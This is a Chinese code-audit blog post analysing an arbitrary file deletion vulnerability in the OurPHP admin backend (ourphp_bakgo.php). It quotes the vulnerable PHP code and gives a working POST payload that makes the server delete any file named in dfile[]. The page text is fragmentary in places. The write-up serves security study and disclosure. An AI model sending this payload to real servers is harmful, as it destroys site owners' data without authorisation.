

# [代码审计]OurPHP后台任意文件删除漏洞分析

Y4tacker 2021-04-17 14:01:13 7 收藏

分类专栏: # Web 安全学习 # PHP代码审计

编辑 版权

你的浏览器目前处于缩放状态，页面可能会出现错位现象，建议100%大小显示。

## 目录


1. 漏洞复现

2. 漏洞分析


爆出的OurPHP有个后台任意文件删除漏洞，考虑到危害性不太大的情况下对此进行分析

3. 漏洞利用

删除这个我自己创建的文件夹



在 `client/manage/ourphp_bakgo.php` 中，首先这里有个eval会执行这俩函数，但是前面那个有exit所以绕过它，随便GET请求传入一个值即可



除文件需要到第520行，来看看需要哪些参数



已赞2 评论 分享 收藏 打赏 举报

最外层的嵌套，\$\_POST[back\_type]=="partsave" 和 \$\_POST['action']=="databackup"

```
303
304 if($_POST['action']=="databackup"){
305     function escape_string($str){...}
314
315     function sqldumptable($table,$tableid,$part=0) {...}
393
394     function timeformat($time){...}
397     function mysql_functions(){...}
429
430     function auto_submit_script(){...}
452
453     if($_POST[back_type]=="partsave"): ////////////////////////////////// Save
454                                     https://blog.csdn.net/solitudi
```

你的浏览器目前处于缩放状态，页面可能会出现错位现象，建议100%大小显示。

是\$\_POST[dir] 根据dir的值来判断目录是否存在，不存在则创建之后给 777 权限

```
if(!is_dir( $filename."$_POST[dir]") and !@mkdir( $directory."$_POST[dir]", permissions: 0777)){
    header();echo "<BR><center>目录'$_POST[dir]'不存在且不能自动创建! 请检查目录权限(权限为 777 方可写文件). </center><BR><BR>";footer();exit;
}
mkdir( $filename."$_POST[dir]", permissions: 0777);
```

会根据dir的值遍历目录中文件并计数

```
//是否有多余的文件
$fileNo=0;
open=opendir($_POST["dir"]);
delhtml="";
while($filename=readdir($open) and !$POST[filedeleted]){
    $checked="";
    if(substr($filename,offset: 0,strlen($_POST[file]))==$_POST[file]){
        $checked="checked";
    }
    if(is_file( $filename."$_POST[dir]/$filename")){
        $delhtml.=tabledata( data: "$filename|".date( format: "Y-m-d",filetime( $filename."$_POST[dir]/$filename")))." ".num_bitunit(filesize( $filename."$_POST[dir]/$filename"))."
        $fileNo++;
    }
}
```

动删除即可

择地删除它们或返回上一步重新设定:

文件:

	修改日期	大小	反选
	2021-04-16	8 B	<input checked="" type="checkbox"/>

https://blog.csdn.net/solitudi

为hacker的我们肯定是想要自动化的对吧，我们来看看只要 \$dfileNo=0 也就是dir参数目录下无文件即 exit, 那我们传一个其他的

```
if($fileNo){
    $_POST[filedeleted]=1;
    header();
    echo tableText( ttext: "$_POST[dir]/" 中以下文件已存在，它们可能被覆盖或成为额外的文件。<br>您可以有选择地删除它们或返回上一步重新设定，", twidth: "98%");
    echo tablestart( title: "选择要删除的文件，", twidth: "100%");
    echo tabledata( data: "<strong>文件名</strong>|<strong>修改日期</strong>|<strong>大小</strong>|<center><strong>反选</strong><input type='checkbox' name='check";
    echo $delhtml;
    echo tableend();
    echo "
<script language='JavaScript'>";
    <button type='submit' name='dosubmit' value='删除并继续';
    <button type='reset' name='doreset' value='重置';
    <footer>
    exit;
```

第519行，这个reset功能是将指针重置到数组头

```
//删除多余文件
if($_POST[filedeleted]==1){
    for(@reset( &array: $_POST["dfile"]);@list($key,$val)=@each( &array: $_POST["dfile"]);){
        if($val) unlink($val);
    }
    unset($_POST["dfile"]);
}
```

你的浏览器目前处于缩放状态，页面可能会出现错位现象，建议100%大小显示。

历数组即可，那我们只需要嘿嘿，直接给payload吧

url/client/manage/ourphp\_bakgo.php?frame=y4tacker  
POST数据  
back\_type=partsave&action=databackup&dir=y5tacker&dfile[]=y4tacker/1.txt&filedeleted=1

件已被我们删除了，完美分析

计： ourphp 后台任意文件读取复现 qq\_43233085的博客 160  
计： ourphp 后台任意文件读取复现ourphp代码审计漏洞复现 ourphp OurPHP傲派企业电商建站系统基于PHP+MYSQL...

计入门 weixin\_30618985的博客 138  
丘在看php代码审计，学习下代码审计，看了不少师傅的博客，写的很好，下面不少是借鉴师傅们的，好记性不如烂...

抢沙发

优质评论可以帮助作者获得更高权重

评论

## 推荐

审计】 CLTPHP\_v5.5.3后台任意文件删除漏洞分析... 4-8  
审计】 CLTPHP\_v5.5.3后台任意文件删除漏洞分析 0x00环境准备 CLTPHP官网:http://www.cltp.com 网站源码版本:...

码审计——任意文件删除漏洞(YXcms)\_银河以北,吾... 3-28  
审计 在我的资源中下载:: YXcms-含有任意文件删除漏洞的源码包 下载即可 删除文件的代码在del()方法,首先通过G...

网中的漏洞复现 weixin\_46236101的博客 1685  
堡垒机前远程命令执行漏洞 (CNVD-2019-20835) 1、访问 http://10.20.10.11/listener/cluster\_manage.php 返回 "...

年来的各国各行较知名的互联网安全事件 chengzengchi4787的博客 8833  
盘点近年来的各国各行较知名的数据泄露、供应链污染事件 数据泄露 2019 6月 中国猎头公司 FMC Consulting 配置...

atabase.php页面存在任意文件删除漏洞\_微信公... 4-1  
数中,首先判断参数path/dir是否存在,如果存在就导入数据备份文件,继续往下走,判断是否获取submit、paths参数,...

审计】 任意文件删除漏洞实例\_an0708的博客 4-6  
删除漏洞,该漏洞可让攻击者随意删除服务器上的任意文件。 环境搭建: CSCMS :http://www.chshcms.com/ 网站源...

界writeup——Web (持续更新) Lethe's Blog 4881  
XCTF 4th-QCTF-2018) 打开题目先注册, 然后发现flag可以购买。但得先去买彩票赢得足够的钱, 七位数字的彩票...

019-2 20189212 《网络攻防技术》第五周作业 weixin\_30394981的博客 163  
网络攻防技术与实践》第11章 Web应用程序安全攻防 一、Web应用程序体系结构及其安全威胁 1.Web应用体系结构 ...

审计】 TuziCMS\_v3.0\_任意文件删除漏洞分析\_微信... 4-2  
文件的函数中,首先进行权限判断,接着将获取到sqlfilename参数带入unlink函数中进行删除操作,可以看到参数并未进...

码审计]记一次后台任意文件读取&删除的审计\_xiao... 4-11  
的cms了,感谢小阳师傅给的练手cms,以下仅为该cms其中一个任意文件读取漏洞和任意文件删除漏洞的审计笔记。 ...

018-2 20179216 《网络攻防与实践》第五周总结 weixin\_30363509的博客 76  
总结 1. Web应用程序体系结构 Web应用程序是一种使用浏览器在互联网或企业内部网上进行访问操作的应用软件...

置 linuxlsq的博客 5429  
Linux系统管理员的建议... 1 第4章 安装Linux操作系统... 2 第5章 初步认识Linux. 5 第6章 Linux系统的远程登陆... 13 ...

\_v3.0 任意文件删除漏洞分析\_微信公众号Bypass 4-5  
码中,path是可控的变量, 代码未进行任何过滤或处理,我们可以轻易的构造参数去删除任意文件。程序在代码逻辑上...

审计】 QYKCMS\_v4.3.2 任意文件删除漏洞分析\_微信... 4-15  
!=zipmd5就会删除文件,我们可以轻易的构造参数去删除任意文件。程序在代码逻辑上存在严重的问题,导致程序存在...

界 webj进阶

舞动的獾 454

世界cat 原理: php cURL CURLOPT\_SAFE\_UPLOAD django DEBUG mode Django使用的是gbk编码, 超过%F7的...

审计】XYHCMS V3.5任意文件删除漏洞分析\_微信公...

3-29

9分析 1、漏洞文件位置:/App/Manage/Controller/DatabaseController.class.php 第293--233行: publicfunction delSql...

攻防世界Web

weixin\_44236278的博客 996

以后用sublime text打开, 发现是js代码 于是先把文件后缀修改为html然后再打开, 会出现一个需要输入东西的页面 ...

题记录(buuoj,jarvis,攻防世界,bugku, hackme)

CJB6988125的博客 3585

笔记 buuoj easy\_tornado tornado是一个python写的web服务器 读取文件hint.txt:md5(cookie\_secret+md5(filename))...

7安全指南

seaship的博客 2857

红帽企业 Linux, 但细节的概念和技术适用于所有Linux系统, 该指南详细介绍了一些规划和工具, 这些规划和工具可...

n白皮书学习 I

tanyinyu的博客 823

练习 Introduction ...1 What is Cloud Computing?...1 Six Advantages of Cloud Computing ...2 Types of Cloud Computi...

习干货贴

小水怪的博客 8万+

3 Ensembling Guide 摘要: Creating ensembles from submission files Voting ensembles. Averaging Ra... 2.[导读]M...

维词汇汇总

shichaog的专栏 7091

习以起该名字

习+大数据+2个实战项目终极套餐震撼来袭

05-19

视频教程共包含16门课程, 分别是Linux入门到精通、大型ERP项目实战教程、solr教程、Lucene教学视频、Java反射与...

你的浏览器目前处于缩放状态, 页面可能会出现错位现象, 建议100%大小显示。



Y4tacker

码龄2年 四川大学

324

697

691

396万+



原创

周排名

总排名

访问

等级

2万+

491

788

259

1319

积分

粉丝

获赞

评论

收藏

搜博主文章

热门文章

Python爬虫之路 ----- prettify()方法 29844

想要抢课的第一天 ----- selenium add\_argument 常用参数表收集 29603

我的爬虫之路 ---- GET请求与POST请求 29022

Python设置IP代理 28953


Python报"TypeError: a bytes-like object is required, not 'str'"解决办法 28718


分类专栏

 操作系统 4篇

 安全学习 139篇

 比赛WP总结 13篇

 PHP代码审计22篇

 Web79篇

▼

最新评论

[CTF]PHP反序列化总结  
WhileBug: hgg牛逼

[CTFSHOW]中期测评WP(差512和514)  
自由学者I 伊宸: 非常感谢博主的分享，学到了，大佬有兴趣也可以看下我的博客， ...

[代码审计]WXCMS0.3.2  
一个抓手: 嗯啊，不错的分享👍👍

[CTF]PHP反序列化总结  
Sapphire037: Y4我爱你

[CTFSHOW]sqli-labs  
一个抓手: 支持大佬啊，👍多多更新~

最新文章

[代码审计]kitecms后台存在文件上传漏洞

[CTFSHOW]中期测评WP(差512和514)

[代码审计]KYGSCMS后台GetShell分析

2021

04月  
9篇

03月  
10篇

02月  
13篇

01月  
8篇

2020年 280篇

2019年 11篇


目录


文章目录


前言


分析


你的浏览器目前处于缩放状态，页面可能会出现错位现象，建议100%大小显示。


 已赞2

 评论

 分享

 收藏

 打赏

 举报

<https://blog.csdn.net/solitudi/article/details/115794004?spm=1001.2014.3001.5501>

5/5